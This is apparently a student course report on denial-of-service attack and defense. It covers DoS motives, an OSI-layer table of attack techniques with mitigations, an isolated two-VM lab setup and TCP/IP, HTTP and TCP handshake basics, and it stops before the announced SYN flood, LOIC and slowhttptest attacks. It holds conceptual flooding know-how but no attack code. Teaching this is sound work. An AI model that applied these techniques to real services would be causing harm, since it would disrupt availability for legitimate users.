Denial of Service Attack and Defense

Authors:

Katalin Papp - Regina Birò - Kristian Segnana - Enrico Guarato

Teacher:

Luca Allodi

20 april 2016

Contents

Introduction

1 What constitutes a DOS attack?

A Denial Of Service (DoS) attack aims at disrupting the availabiliy of a service or a resource. DoS can mean a variety of things: if someone hacks your facebook account and changes your password and your recovery email, that is effectively a DoS attack.

But usually when you hear about a DoS attack, it's a flooding attack: an attack that aims to exhaust the resources of some services, thus making it unable to serve the legitimate user(s). This resource can be the network, the server's memory or processing power, or many other things.

A DoS can be just part of another attack, for example a DNS poisoning attack, where you have to momentarily DoS the original recipient to answer in its name. DoSing can be a show of power, or part of a protest, or political activism (the so called hacktivism), or motivated by revenge like Anonymous's attacks. Another example of an hacker group specialized on DoS is the Lizard squad, which, for examples, take down PSN and XBOX live in order to show "incompetence" at Microsoft and Sony.

But there is also much profit to be made: imagine DoSing a competitor's site at a critical point in time, such as the pre-Christmas rush. Or making an opposition information channel unavaliable on the day of elections. More directly, if you can perform a sustained DoS attack you may hold the service hostage, and ask for money to "release" it.


The most common, and most effective form of flooding DOS attacks is the distributed DoS attack, a DDoS. The agents could be infected computers, the so-called botnets, or individuals who agree to work together to take down a service. In Fig. 1 we can see all possibles DoS Attack [21].

In this report after some technical details on how things works on network and how to set up environment and monitoring tools, we will see how to perform three of these DoS attacks:

- SYN flood with scapy;
- TCP flood with LOIC;

- HTTP slow Post with Slowhttptest;

At the end of each attack chapter we also propose some mitigation to our attacks.



Attack Possibilities by OSI Layer

OSI Layer	Protocol Data Unit (PDU)	Layer Description	Protocols	Examples of Denial of Service Techniques at Each Level	Potential Impact of DoS Attack	Mitigation Options for Attack Type
Application Layer (7)	Data	Message and packet creation begins. DB access is on this level. End-user protocols such as FTP, SMTP, Telnet, and RAS work at this layer	Uses the Protocols FTP, HTTP, POP3, & SMTP and its device is the Gateway	PDF GET requests, HTTP GET, HTTP POST, = website forms (login, uploading photo/video, submitting feedback)	Reach resource limits of services Resource starvation	Application monitoring is the practice of monitoring software applications using a dedicated set of algorithms, technologies, and approaches to detect zero day and application layer (Layer 7 attacks). Once identified these attacks can be stopped and traced back to a specific source more easily than other types of DDoS attacks
Presentation Layer (6)	Data	Translates the data format from sender to receiver	Uses the Protocols Compression & Encryption	Malformed SSL Requests -- Inspecting SSL encryption packets is resource intensive. Attackers use SSL to tunnel HTTP attacks to target the server	The affected systems could stop accepting SSL connections or automatically restart	To mitigate, consider options like offloading the SSL from the origin infrastructure and inspecting the application traffic for signs of attacks traffic or violations of policy at an applications delivery platform (ADP). A good ADP will also ensure that your traffic is then re-encrypted and forwarded back to the origin infrastructure with unencrypted content only ever residing in protected memory on a secure bastion host
Session (5)	Data	Governs establishment, termination, and sync of session within the OS over the network (ex: when you log off and on)	Uses the Protocol Logon/Logoff	Telnet DDoS-attacker exploits a flaw in a Telnet server software running on the switch, rendering Telnet services unavailable	Prevents administrator from performing switch management functions	Check with your hardware provider to determine if there's a version update or patch to mitigate the vulnerability
Transport (4)	Segment	Ensures error-free transmission between hosts: manages transmission of messages from layers 1 through 3	Uses the Protocols TCP & UDP	SYN Flood, Smurf Attack	Reach bandwidth or connection limits of hosts or networking equipment	DDoS attack blocking, commonly referred to as blackholing, is a method typically used by ISPs to stop a DDoS attack on one of its customers. This approach to block DDoS attacks makes the site in question completely inaccessible to all traffic, both malicious attack traffic and legitimate user traffic. Black holding is typically deployed by the ISP to protect other customers on its network from the adverse effects of DDoS attacks such as slow network performance and disrupted service
Network (3)	Packet	Dedicated to routing and switching information to different networks. LANs or internetworks	Uses the Protocols IP, ICMP, ARP, & RIP and uses Routers as its device	ICMP Flooding - A Layer 3 infrastructure DDoS attack method that uses ICMP messages to overload the targeted network's bandwidth	Can affect available network bandwidth and impose extra load on the firewall	Rate-limit ICMP traffic and prevent the attack from impacting bandwidth and firewall performance
Data Link (2)	Frame	Establishes, maintains, and decides how the transfer is accomplished over the physical layer	Uses the Protocols 802.3 & 802.5 and it's devices are NICs, switches bridges & WAPs	MAC flooding -- inundates the network switch with data packets	Disrupts the usual sender to recipient flow of data -- blasting across all ports	Many advances switches can be configured to limit the number of MAC addresses that can be learned on ports connected to end stations; allow discovered MAC addresses to be authenticated against an authentication, authorization and accounting (AAA) server and subsequently filtered
Physical (1)	Bits	Includes, but not limited to cables, jacks, and hubs	Uses the Protocols 100Base-T & 1000 Base-X and uses Hubs, patch panels, & RJ45 Jacks as devices	Physical destruction, obstruction, manipulation, or malfunction of physical assets	Physical assets will become unresponsive and may need to be repaired to increase availability	Practice defense in-depth tactics, use access controls, accountability, and auditing to track and control physical assets


Figure 1: DoS attacks

2 Environment Setup

Thi first step is to set up our environment, we will use VirtualBOX software available for Linux and Windows at [38]. In detail we setup two virtual machines on VirtualBox. Both Linux Base, Ubuntu Client 14.04.4 for the "Attacker" and Ubuntu Server 14.04 for the "Victim", available at [35].

- Attacker : at least *1 GB RAM , 2 Processor*
- Server : at least *512 MiB RAM , 1 Processor 700 MhZ* which are the Minimum Requirement System of Ubuntu Server

No Internet connection is needed. They must see each other. The IP address (on the internal network) of the attacker is **192.168.100.1**, while for the server it is **192.168.100.2**. You can check it with the **ifconfig** command (Fig. 2).




```
regi@regi-VirtualBox:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7e:f0:9a
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7e:f09a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:27 errors:0 dropped:0 overruns:0 frame:0
          TX packets:83 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3760 (3.7 KB)  TX bytes:11655 (11.6 KB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:ad:91:be
          inet addr:192.168.100.1  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fead:91be/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:11541 (11.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:188 errors:0 dropped:0 overruns:0 frame:0
          TX packets:188 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:13682 (13.6 KB)  TX bytes:13682 (13.6 KB)
```

Figure 2: The internal IP address of the attacker machine, see at eth1

So, the two virtual machines can see each other through the internal network, to show it, we can ping the server from the attacker virtual machine (Fig. 3).

To actually show the denial of service during the synflood attack, we have used the **simpleHTTPServer**, a quick and easy server provided by python for Linux and mac OS [27], for Windows python provides the **http.server** [11], that has the same behaviour. We will see how to launch it on SYN flood section.



```
regi@regi-VirtualBox:~$ ping 192.168.100.2
PING 192.168.100.2 (192.168.100.2) 56(84) bytes of data.
64 bytes from 192.168.100.2: icmp_seq=1 ttl=64 time=0.762 ms
64 bytes from 192.168.100.2: icmp_seq=2 ttl=64 time=0.769 ms
64 bytes from 192.168.100.2: icmp_seq=3 ttl=64 time=0.659 ms
64 bytes from 192.168.100.2: icmp_seq=4 ttl=64 time=0.322 ms
64 bytes from 192.168.100.2: icmp_seq=5 ttl=64 time=0.722 ms
64 bytes from 192.168.100.2: icmp_seq=6 ttl=64 time=0.395 ms
64 bytes from 192.168.100.2: icmp_seq=7 ttl=64 time=1.32 ms
64 bytes from 192.168.100.2: icmp_seq=8 ttl=64 time=0.823 ms
64 bytes from 192.168.100.2: icmp_seq=9 ttl=64 time=0.654 ms
64 bytes from 192.168.100.2: icmp_seq=10 ttl=64 time=1.11 ms
64 bytes from 192.168.100.2: icmp_seq=11 ttl=64 time=0.658 ms
64 bytes from 192.168.100.2: icmp_seq=12 ttl=64 time=0.367 ms
^C
--- 192.168.100.2 ping statistics ---
12 packets transmitted, 12 received, 0% packet loss, time 11005ms
rtt min/avg/max/mdev = 0.322/0.714/1.325/0.280 ms
```

Figure 3: Pinging the server from attacker - it also works the reverse way

Internet architectural model

3 TCP/IP stack

The TCP/IP model (the actual architecture of the Internet), is an implementation of the abstract model called OSI, with some changes. The TCP/IP stack, if necessary, leaves the implementation of the presentation and session layers (contained in ISO/OSI) to the application layer. Among the layers as we can see in Fig. 4 there are:




Figure 4: architectural models

- Application layer: where applications and their application layer protocols reside. It includes many protocols like HTTP, SMTP and FTP;
- Transport layer: the transport application layer messages between endpoints. There are two main protocols, UDP, providing a connectionless service, and TCP providing connection oriented services for the layer above;
- Network layer: it is responsible for moving network layer packets (datagrams) from one host to another. It includes the famous IP protocol;
- Link layer: it routes a datagram through different routers between source and destination;
- Physical layer: it moves the individual bits within the frame from one node to the next;

As we can see in Fig 5., in order to send a message M from A to B, M must be passed through all the layers of A TCP/IP stack, in which M is encapsulated with the corresponding layer's header, that contains additional information useful for the receiver's corresponding layer. The application layer pass M to the transport layer, that adds Ht, the network layer adds Hn and the link layer adds Hl, finally the physical layer considers the encapsulated message as bits and sends it. When a router receives the the encapsulated message having only 3 layer, it checks the link and network layer, changes the headers (Hn,Hl) and forwards the message. When the message arrives to the destination it goes backwards through the TCP/IP layers, each of the layers decapsulates the message and passes it to the next layer above until it reaches the application layer.

4 Application layer: HTTP

The Hypertext Transfer Protocol (HTTP) is an application-layer protocol on the top of TCP/IP, and it is the main protocol used for data communication for the World Wide Web (www) since 1990. HTTP is a standardized way of communication between computers and delivering data, such as HTML files, images, etc., using the transport layer protocol and 80 as its default port.
The basis of this protocol is the client-server computing model: the client (e.g. a browser or a search engine) either can send a request or submit data to the server. These kinds of protocols, like HTTP are also called request/response protocols. The three main features of the HTTP protocol are the following

- It is **connectionless**, which means that after the request is created and sent by the client, the client disconnects from the server, and waits for response.




Figure 5: Message encapsulation in TCP/IP stack

After the serves processes the request, it re-establishes the connection to send a response.


- It is **media-independent**, as any type of data can be sent via HTTP as long as both the server and the client can handle the content.
- It is **stateless**, which means that the client and the server are only aware of each other until the current request is being made. Afterwards, both of them forget about each other, though HTTP cookies can enable statefulness.

The HTTP protocol has many request methods, but the most commonly used ones for the communication between the server and client are: GET and POST. For our case, as it can be seen in Chapter 11.4, the POST method will be important [34, 22].

- **GET:** Requests data from a specified resource
- **POST:** Submits data to be processed to a specified resource.

4.1 The GET method

Here in Fig. 6 we are getting a username and a password from the server, from the index.php file. The rows below the first row are the headers, which specify the content types (Accept) and the languages (Accept-language) acceptable for the response, the control option for the current connection (Connection), the user agent string of the user agent (User-Agent), the domain name of the server (Host) and the address of the previous webpage, from which a link to the currently requested page was pasted (Referer).



```
GET /index.php&user=luca&password=1234 HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: www.example.com
Referer: http://www.google.com?q=example
```

Figure 6: The GET method [22]


4.2 The POST method

As you can see in Fig. 7, the headers are the same as described above. The difference is, that now we are passing data (the same as in the previous example) to the index.php file.

5 Transport layer: TCP, UDP

As we have seen before Transport layer is responsible of providing host-to-host communication services for applications. In particular we will focus on TCP and UDP protocols, regarding the main TCP and UDP aspects. The main characteristics of TCP are:

- connection oriented (handshaking);
- reliable;



```
POST /index.php HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Host: www.example.com
Referer: http://www.google.com?q=example
user=luca&password=1234
```

Figure 7: The POST method [22]

- error detection;
- congestion control;
- flow control;

while for UDP:

- connectionless;
- small header;
- error detection;

In our case for one of the shown DoS attacks, the fact that TCP is connection oriented will be important.

5.1 UDP header

As shown in Fig. 8, the UDP header is short and contains only 4 fields [36]:

- two 16 bit long fields, source port and destination port are used for multiplexing or demultiplexing data from the application layer (it associates that which application the data is coming from or is to be forwarded);
- 16 bits long, it is the length of all UDP datagram (header and data);
- 16 bits checksum, is used for error detection;




Figure 8: UDP header fields

5.2 TCP header

As we can see in Fig. 9 the header includes [32]

- two 16 bits long fields, source port and destination port used for multiplexing or demultiplexing data from the application layer (the same of UDP)
- two 32 bits long field, sequence number and acknowledge number, are used to perform the reliable data transfer service;
- receiver windows of 16 bits, used for performing flow control;
- header of 4 bits length that specifies the length of the TCP header (can be a variable due to the Option field);
- variable length option field used for maximum segment size (MSS) negotiation;
- 6 unused bits (future use);
- 6 flag fields: the ACK bit is used to indicate that the segment contains an acknowledge for a segment that has been correctly received; the PSH bit indicates that the receiver should pass to the upper layer the data immediately; the RST, SYN and FIN are used for connection setup, in detail, RST resets the connection, SYN opens the connection, FIN closes the connection; URG if set, activates the Urgent data pointer. The urgent data pointer points to urgent data.
- variable padding is used to ensure that the header ends after 32th bit;

We will see later how to use the flag field in order to perform our SYN flood attack.




Figure 9: TCP header fields


5.3 TCP connection setup

Among the particular TCP segments we can find:

- SYN segment is an empty segment with SYN flag set as 1;
- ACK segment is an empty segment with ACK flag set as 1;
- SYNACK segment is an empty segment with ACK and SYN flags set both at 1;
- data segment is a segment with both ACK and SYN flag set to 0;

The TCP protocol, as seen before, is connection oriented. This means that before sending data, a connection is required. The setup of the connection is known as 3-way handshake, and as shown in Fig 10-11, it follows a fixed procedure:

1. the client side sends a special TCP fragment: a SYN segment, which contains the SYN flag set to 1 and an initial sequence number randomly choosen by the client. This segment is encapsulated in the IP datagram and is sent to the server;
2. when the SYN segment arrives to the server, the server sets up a Transmission control block (TCB) to keep track of connection and sends a SYN ACK segment back to the client, in which the TCP header is set as follow: the flags of SYN and ACK are set to 1, while the acknowledge field equals to the client's sequence number+1 and the sequence number field is choosen randomly by the server;
3. when the client receives the SYN ACK segment, it also starts to allocate TCB for the connection. Then the client sends ACK segment to server, which


3-way handshake.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter:
Expression... Clear Apply

```
No. . Time     Source          Destination     Protocol Info
    1 0.000000 192.168.1.104   216.18.166.136  TCP      49859 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2 TSV=305762 TSER=0
    2 0.307187 216.18.166.136  192.168.1.104   TCP      http > 49859 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1440 TSV=1315092752 TSE
    3 0.307372 192.168.1.104   216.18.166.136  TCP      49859 > http [ACK] Seq=1 Ack=1 Win=17136 Len=0 TSV=305793 TSER=1315092752

⊞ Frame 1 (74 bytes on wire, 74 bytes captured)
⊞ Ethernet II, Src: Intel_90:29:61 (00:19:d2:90:29:61), Dst: 74:ea:3a:38:f1:00 (74:ea:3a:38:f1:00)
⊞ Internet Protocol, Src: 192.168.1.104 (192.168.1.104), Dst: 216.18.166.136 (216.18.166.136)
⊞ Transmission Control Protocol, Src Port: 49859 (49859), Dst Port: http (80), Seq: 0, Len: 0

0000  74 ea 3a 38 f1 00 00 19  d2 90 29 61 08 00 45 00   t.:8.... ..)a..E.
0010  00 3c 20 e3 40 00 40 06  d9 2d c0 a8 01 68 d8 12   .< .@.@. .-...h..
0020  a6 88 c2 c3 00 50 d5 e2  df b4 00 00 00 00 a0 02   .....P.. ........
0030  20 00 c4 47 00 00 02 04  05 b4 01 03 03 02 04 02    ..G.... ........
0040  08 0a 00 04 aa 62 00 00  00 00                     .....b.. ..

File: "C:\Users\Griffin.Griffin-...   Packets: 3 Displayed: 3 Marked: 0
```

Figure 10: Wireshark screenshot during connection setup, as we can see three segments are involved: [SYN], [SYN, ACK] and [ACK]. [42]

contains the flags of SYN set 0 and ACK set to 1, the sequence number equal to the initial sequence number of the client +1 and the acknowledge field equal to server sequence number +1. Then the connection is established.

5.4 Vulnerability of 3 way handshake

